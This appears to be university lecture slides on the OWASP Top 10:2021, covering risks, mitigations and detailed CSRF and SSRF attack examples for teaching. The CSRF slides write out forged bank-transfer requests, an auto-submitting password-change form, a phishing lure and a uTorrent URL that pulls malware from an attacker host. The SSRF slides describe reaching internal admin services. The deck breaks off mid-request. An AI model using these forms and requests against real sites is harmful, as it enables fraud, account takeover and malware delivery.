



OWASP Top 10:2021

- Lecture By
Pratidnya S. Hegde Patil
Assistant Professor-IT Dept.



Open Web Application Security Project (OWASP)

- The Open Web Application Security Project (OWASP) is a **non-profit foundation** by a global community dedicated to providing **free application security resources**. OWASP offers guidance on developing and maintaining secure software applications. The goal is to **educate software architects, developers, and business owners about security risks**.
- OWASP publishes the widely known Top 10 **Web Application Security Risks**, which is updated every few years as new risks emerge and listed risks change. OWASP also has two similar lists for **APIs and mobile applications**.



Importance of OWASP Top 10

- A web application vulnerability is a security weakness in **software designed to run on a web browser**. The ability to run on web browsers makes applications **highly accessible** but also makes them a target for attackers.
- The OWASP top 10 list provides organizations and development teams with **a way to prioritize mitigation**. Once these vulnerabilities are detected, organizations can immediately work on **remediating these issues before, during, and after development**.

OWASP Top 10 - 2021

OWASP Top 10:2021: <https://owasp.org/Top10/>



TOP 10

2017

A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring

2021

A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*

* From the Survey



OWASP Top 10 Web Application Security Risks

A1:2021 Broken Access Controls

All sensitive information must be available to a limited set of users based on their access permissions. Broken access controls allow unauthorized users to access data without the required permissions.

To ensure proper access controls:

- Establish a secure application development lifecycle with strong security and privacy controls.
- Leverage secure designs and pre-built components.
- Implement threat modeling.
- Embed security controls in user stories.
- Apply plausibility checks across the application.
- Keep the application tiers separate.



OWASP Top 10 Web Application Security Risks

A2:2021 **Cryptography Failures**

Cryptographic vulnerabilities result from improper encryption and decryption methods, including using obsolete ciphers and misapplying protocols.

To ensure strong cryptography to protect data:

- Disable autocomplete and caching on data collection forms.
- Minimize the data surface.
- Encrypt data at rest and in transit.
- Implement up-to-date encryption.
- Use adaptive hashing functions to save passwords.



OWASP Top 10 Web Application Security Risks

A3:2021 Injection Vulnerabilities

Attackers exploit these vulnerabilities to inject malicious commands into applications. SQL injection is the most common injection attack. To mitigate injection attacks:

- Authenticate all data from untrusted sources, including end-users.
- Separate data and commands to prevent applications from executing supplied data as commands.
- Use parameterized SQL queries.
- Use a secure API instead of an interpreter.
- Use intrusion detection and server-side validation to identify suspicious behavior.



OWASP Top 10 Web Application Security Risks

A4:2021 Design Flaws

Design flaws affect insecure applications that lack threat modeling and secure design practices. Insecure design often fails to profile business risks and determine the required security level.

To ensure secure design:

- Establish a secure application development lifecycle with strong security and privacy controls.
- Leverage secure designs and pre-built components.
- Implement threat modeling.
- Embed security controls in user stories.
- Apply plausibility checks across the application.
- Keep the application tiers separate.



OWASP Top 10 Web Application Security Risks

A5:2021 Security Misconfigurations

Issues with an application's security configurations can enable attacks. For instance, applications that don't filter packets properly may allow attackers to use default credentials.

To prevent security misconfigurations:

- Implement repeatable hardening processes with identical configurations across all environments.
- Avoid incorporating unnecessary features or components and delete unused objects.
- Incorporate configuration reviews and updates into the patch management process.
- Segment the application's architecture to contain threats.
- Automate verification processes to evaluate configurations.



OWASP Top 10 Web Application Security Risks

A6:2021 Outdated and Vulnerable Components

Unsupported and out-of-date software and components with known vulnerabilities allow attackers to compromise applications.

To keep applications free of vulnerable components:

- Regularly test and scan components for vulnerabilities.
- Maintain inventory of all components and dependencies.
- Eliminate redundant components, features, and dependencies.
- Only use components from trusted sources (i.e., signed packages).
- Monitor components and libraries to identify unmaintained and unpatched objects.



OWASP Top 10 Web Application Security Risks

A7:2021 Authentication Issues

Authentication vulnerabilities include weak identification and authentication measures, allowing attackers to stuff credentials or break through with brute force.

To prevent authentication vulnerabilities:

- Use multi-factor authentication.
- Close expired and inactive sessions.
- Use robust passwords and avoid default credentials.
- Monitor all login attempts.
- Leverage a session manager to secure user sessions.



OWASP Top 10 Web Application Security Risks

A8:2021 Integrity Vulnerabilities

Maintaining data and software integrity is essential for securing applications. Failure to verify integrity can result in exploits. One such vulnerability is insecure deserialization, where the application fails to deserialize vulnerable external objects, allowing attackers to manipulate the data received at the back end.

To ensure integrity:

- Verify the source of data and software using digital signatures.
- Ensure dependencies and libraries only consume trusted repositories.
- Review configuration and code changes to prevent malicious configurations and code from reaching the software pipeline.
- Segregate and securely configure the CI/CD pipeline.



OWASP Top 10 Web Application Security Risks

A9:2021 Security Monitoring and Logging Failures

These failures include detection and response errors. Monitoring and logging are essential for detecting breaches, ensuring visibility, and allowing security and IT teams to respond.

To ensure proper monitoring and logging:

- Log all validation failures with the relevant context information for forensic analysis.
- Use an easy-to-consume log format.
- Encode all log data correctly to mitigate injection attacks.
- Keep audit trails for all high-value transactions.



OWASP Top 10 Web Application Security Risks

A10:2021 **SSRF Vulnerabilities**

Server-side request forgery (SSRF) is a security vulnerability allowing attackers to induce server-side applications to send malicious HTTP requests to a chosen domain. It arises when applications don't validate user-supplied data. Attackers often use SSRF to bypass firewalls and other access controls.

To prevent SSRF:

- Segment the functionality of sensitive resources to minimize the impact of SSRF attacks.
- Use policies that deny access by default or block non-essential traffic.
- Sanitize and validate user-supplied data.
- Use allow lists to restrict access.
- Avoid sending raw responses to the client.
- Disable HTTP redirection.



A7:2021

Identification and Authentication Failures (CSRF)

Courtesy: <https://portswigger.net/web-security/>

Learning Path: Web Security Academy



A7:2021 CSRF

- CSRF attacks are also known by a number of other names, including **XSRF**, “**Sea Surf**”, **Session Riding**, **Cross-Site Reference Forgery**, and **Hostile Linking**. Microsoft refers to this type of attack as a **One-Click** attack in their threat modeling process.
- **Cross-site request forgery (CSRF)** is a technique that enables attackers to impersonate as a legitimate, trusted user.
- CSRF attacks can be used to change firewall settings, post malicious data to forums, or conduct fraudulent transactions. In many cases, affected users and website owners are unaware that an attack occurred, and become aware of it only after the damage is done and recovery is not possible.



A7:2021 CSRF

- CSRF attacks exploit a mechanism that **makes the sign-in process more convenient**. Browsers often automatically **include credentials in the request** when a user tries to access a site. These credentials can include the **user's session cookies, basic authentication credentials, IP address, and Windows domain credentials**.
- If there is no protection against CSRF attacks, it can be easy for an attacker to **hijack the session** and impersonate the user. Once a user is authenticated on the site, the site cannot differentiate between a legitimate user request and a fake request sent by the attacker.



A7:2021 How does CSRF work?

For a **CSRF attack to be possible**, three **key conditions** must be in place:

- **A relevant action.** There is an action within the application that the attacker has a reason to induce. This might be a privileged action (such as modifying permissions for other users) or any action on user-specific data (such as changing the user's own password).
- **Cookie-based session handling.** Performing the action involves issuing one or more HTTP requests, and the application relies solely on **session cookies** to identify the user who has made the requests. There is no other mechanism in place for **tracking sessions or validating user requests**.
- **No unpredictable request parameters.** The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess. For example, when causing a user to change their password, the function is not vulnerable if an attacker needs to know the value of the existing password.



A7:2021 CSRF Example

1. Bank Transfer Using GET or POST
2. Changing Password with Self-Submitting Form
3. Real-Life uTorrent Attack: Deploying Malware via Forged GET Request

Courtesy: <https://brightsec.com/blog/csrf-example/#regular-security-tests>



A7:2021 CSRF Example

1. Bank Transfer Using GET or POST



A7:2021 CSRF attack Example1

Example1: Bank Transfer using GET or POST

- Consider a user who wants to transfer an amount of \$5,000 to a family member via the web application of Acme Bank, which has a CSRF vulnerability. An attacker identifies this vulnerability and wants to intercept this transaction so that the **funds are transferred to their bank account instead of to the intended recipient.**
- The attacker can construct **two types of URLs** to perform the illicit funds transfer, depending on whether the application was designed using GET or POST requests.



A7:2021 CSRF attack Example1

Example1: Bank Transfer using GET or POST

- Forged GET request
- The original request would look like something like this, transferring the amount to account #344344:

[GET http://acmebank.com/fundtransfer?acct=344344&amount=5000](http://acmebank.com/fundtransfer?acct=344344&amount=5000) HTTP/1.1

- The attacker's forged request might look like this. The attacker changes the account number to their own account (#224224 in this example) and increases the transfer amount to \$50,000:

<http://acmebank.com/fundtransfer?acct=224224&amount=50000>



A7:2021 CSRF attack Example1

Example1: Bank Transfer using GET or POST

- Forged GET request
- Now the attacker needs to trick the victim into visiting this forged URL while signed into the banking application. The attacker might draft an **email** like this:

To: Victim

Subject: A gift of flowers for you!

Hello victim,

We know your birthday is coming up and have a special gift for you. Just click here to receive it!

The link "click here" would lead to the forged URL shown above.

Alternatively, the attacker could display a pixel within the email that fires and activates the URL if the victim enables viewing images in their email client. This is more dangerous because it requires no direct user action:

```

```



A7:2021 CSRF attack Example1

Example1: Bank Transfer using GET or POST

- Forged POST request
- If the banking application uses POST requests, the user's original operation would look like this:

```
POST http://acmebank.com/fundtransfer HTTP/1.1
acct=344344&amount=5000
```



A7:2021 CSRF attack Example1

Example1: Bank Transfer using GET or POST

- Forged POST request
- In this case, the attacker would need to **craft a <form> element** with the forged request:

```
<form action="http://acmebank.com/fundtransfer" method="POST">  
<input type="hidden" name="acct" value="224224"/>  
<input type="hidden" name="amount" value="50000"/>  
<input type="submit" value="Click to get your free gift!"/>  
</form>
```

- When the **user submits the form**, believing they will receive a gift, the post request is executed and, **if the user is currently signed into the application**, the illicit transfer is carried out.



A7:2021 CSRF Example

2. Changing Password with Self-Submitting Form



A7:2021 CSRF attack Example2

Example2: Changing Password with Self-Submitting Form

Consider a vulnerable application that allows users to change their password via a POST request.

The original form looks like this:

```
<form id="changepass" method="POST"
action="http://acmebank.com/password.php">
```

```
<input type="text" name="password" value="p@ssw0rD">
<input type="submit" value="Change my password"/>
```

```
</form>
```



A7:2021 CSRF attack Example2

Example2: Changing Password with Self-Submitting Form

The attacker can create a copy of this form, changing the password to one known by the attacker (123 in this example):

```
<form id="changepass" method="POST"
action="http://acmebank.com/password.php">
  <input type="text" name="password" value="123">
</form>
<script>
  document.getElementById('changepass').submit();
</script>
```



A7:2021 CSRF attack Example2

Example2: Changing Password with Self-Submitting Form

- Unlike the original form, the attacker's version does not have a submit button, and has a script that automatically submits the form as soon as the user loads the HTML.
- The attacker hosts this form on a malicious website. To trick users, they can use a domain name similar to the bank's one, like this:

<https://acme-bank.biz/password.html>



A7:2021 CSRF attack Example2

Example2: Changing Password with Self-Submitting Form

- The attacker needs to trick the victim into visiting the above URL—for example by sending an email that is supposedly from the bank. When a victim visits the URL, the following HTTP POST is generated:

```
POST /password.php HTTP/1.1
Host: acmebank.com
Origin: http://acme-bank.biz
Referer: https://acme-bank.biz/password.html
Cookie: SESSION=d33567b639c534e664
Content-Type: application/x-www-form-urlencoded
password=123
```




A7:2021 CSRF attack Example2

Example2: Changing Password with Self-Submitting Form

- In this forged POST request, the Host is the vulnerable application, acmebank.com, but the Origin and Referer indicate the request is really coming from the attacker's malicious site, acme-bank.biz. We are assuming the user previously signed into the banking application so the Cookie field retains their valid session ID.
- This vulnerable application will authenticate the request based on the recognized session ID, and accept the form contents, changing the password to the attacker's desired string.



A7:2021 CSRF Example

3. Real-Life uTorrent Attack: Deploying Malware via Forged GET Request



A7:2021 CSRF attack Example3

Example3: Real-Life uTorrent Attack: Deploying Malware via Forged GET Request

- The uTorrent vulnerability discovered in 2009 (CVE-2008-6586) was a real-life, large-scale CSRF attack. The uTorrent software had a vulnerability that **allowed its web console to be accessible at localhost:8080**, allowing attackers to perform sensitive actions with a simple GET request.
- uTorrent built its web interface in such a way that **GET requests enabled state-changing operations**. According to the HTTP/1.1 standard (RFC 2616), GET and HEAD methods should never be state changing, and should only be used to allow clients to retrieve data.



A7:2021 CSRF attack Example3

Example3: Real-Life uTorrent Attack: Deploying Malware via Forged GET Request


- Attackers discovered two exploitable URLs that could allow them to deploy malware to a victim's device. This URL forced a torrent file download:

<http://localhost:8080/gui/?action=add-url&s=http://attacker-site.com/malware>

- This URL changed the administrator password of the uTorrent software:

<http://localhost:8080/gui/?action=setsetting&s=webui.password&v=newpassword>

- The attackers added HTML elements with automatic action triggered by JavaScript on multiple Internet forums, and also sent spam emails with these elements to a large distribution list. Anyone who had the uTorrent application while visiting the forum page or opening the email was hit by the attack. The attack enabled the attackers to deploy malware on a large number of client devices.



A10:2021


Server-Side Request Forgery (SSRF)

Courtesy: <https://portswigger.net/web-security/>

Learning Path: Web Security Academy


Use Case 1

Server-Side Request Forgery (SSRF)



Use Case 2


Server-Side Request Forgery (SSRF)



What
could go
wrong?

- User Controllable: The user or client has the ability to change the URL at the client-side before it is sent to the services.
- Not Properly validated at the backend: There are limited to no controls at the back-end code that rejects the request which has been tampered at the client-side.


Server-Side Request Forgery (SSRF)



What if the URL parameters are user controllable and not properly validated at the backend?

SSRF Attack1

Server-Side Request Forgery (SSRF)




- When the Check Stock button was clicked the attacker intercepts the request into (burp-proxy) and instead of asking if the item was in stock the attacker asks the admin service. Since there is trust relation between the web application page and the Server the admin page is displayed on the web application page.
- The admin page shows (View Items, Add Items, Delete Items). Now as an attacker you cannot click on the admin panel options as it would be an external request denied by the firewall. However, the attacker can right click on any of the options and view source code to know the URL for adding or deleting an item and re-exploit the SSRF vulnerability and send the URL to add or delete an item to the service.

SSRF Attack2

- You can force scan the network. Run an automated attack that scans the entire private IP range for servers that run applications on port 80 or 443.
- Since both the Web App that is vulnerable & other applications that we are scanning are on the internal network they can communicate to each other and the attacker can exploit the SSRF vulnerability to check which servers are on and which services are working on them.

Server-Side Request Forgery (SSRF)



SSRF Attack3

- Vulnerability that exists on the applications that are hosted on the cloud (AWS) with IIM roles.
- Famous breach: 100 million Capital One credit card applications and accounts.
 - To obtain the metadata of the cloud instance found IIM role which has the highest privileges allowing accessing the buckets and downloading on local machine.

A hacker gained access to 100 million Capital One credit card applications and accounts

By Rob McLean, CNN Business
Updated 5:17 PM EDT, Tue July 30, 2019




Image Source: <https://www.cnn.com/2019/07/29/business/capital-one-data-breach/index.html>

An SSRF, privileged AWS keys and the Capital One breach



Riyaz Walikar

Follow




Aug 4, 2019 · 9 min read



This post attempts to explain the technical side of how the Capital One breach occurred, the impact of the breach and what you can do as a user of cloud services to prevent this from happening to you.


Image Source: <https://blog.appsecco.com/an-ssrf-privileged-aws-keys-and-the-capital-one-breach-4c3c2cded3af>

A10:2021 SSRF




- SSRF is a vulnerability class that occurs when an application is fetching a remote resource without first validating the user-supplied URL.
- This allows the attacker to force the server in making network connections on behalf of the attacker and potentially target systems that are behind firewalls.
- This vulnerability is mostly found in the application that has the facility to feed the URL for fetching data from the respective servers, also present in the application in which two or more servers from different hosts communicate with each other for information sharing.

A10:2021 SSRF




- In a typical SSRF scenario, an external attacker who wants to access an internal server can't use direct requests because they would be blocked by the firewall. Instead, malicious actors can exploit an SSRF vulnerability to make their attack via a vulnerable web server:
 - The attacker sends a forged request to a web server that is vulnerable to SSRF and resides on the same internal network as the target server.
 - The vulnerable web server sends the attacker-controlled request to the victim's server, bypassing the firewall.
 - The victim's server responds to the web server with the requested data.
 - If the specific SSRF vulnerability permits it, the data is sent back to the attacker. In most cases, the attacker will need to exfiltrate or infer this information by other means (out-of-band).



1. SSRF attacks against the server itself.
(Regular / In Band)
2. SSRF attacks against other back-end systems. (Regular / In Band)
3. (Blind/ Out Band)

Types of SSRF



1. Server SSRF Attacks (Regular / In-Band SSRF):

In a server SSRF attack, attackers exploit a process in which a browser or other client system directly accesses a URL on the server. The attacker will replace the original URL with another, typically using the IP 127.0.0.1 or the hostname “localhost”, which point to the local file system on the server. Under this hostname the attacker finds a file path that leads to sensitive data.

Types of SSRF

1. How Server SSRF works:

Consider a shopping application that lets the user view whether an item is in stock in a particular store. To provide the stock information, the application must query various back-end REST APIs, dependent on the product and store in question. The function is implemented by passing the URL to the relevant back-end API endpoint via a front-end HTTP request. So when a user views the stock status for an item, their browser makes a request like this:

Exploiting Regular / In-Band SSRF

Request:

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-
form-urlencoded
Content-Length: 118

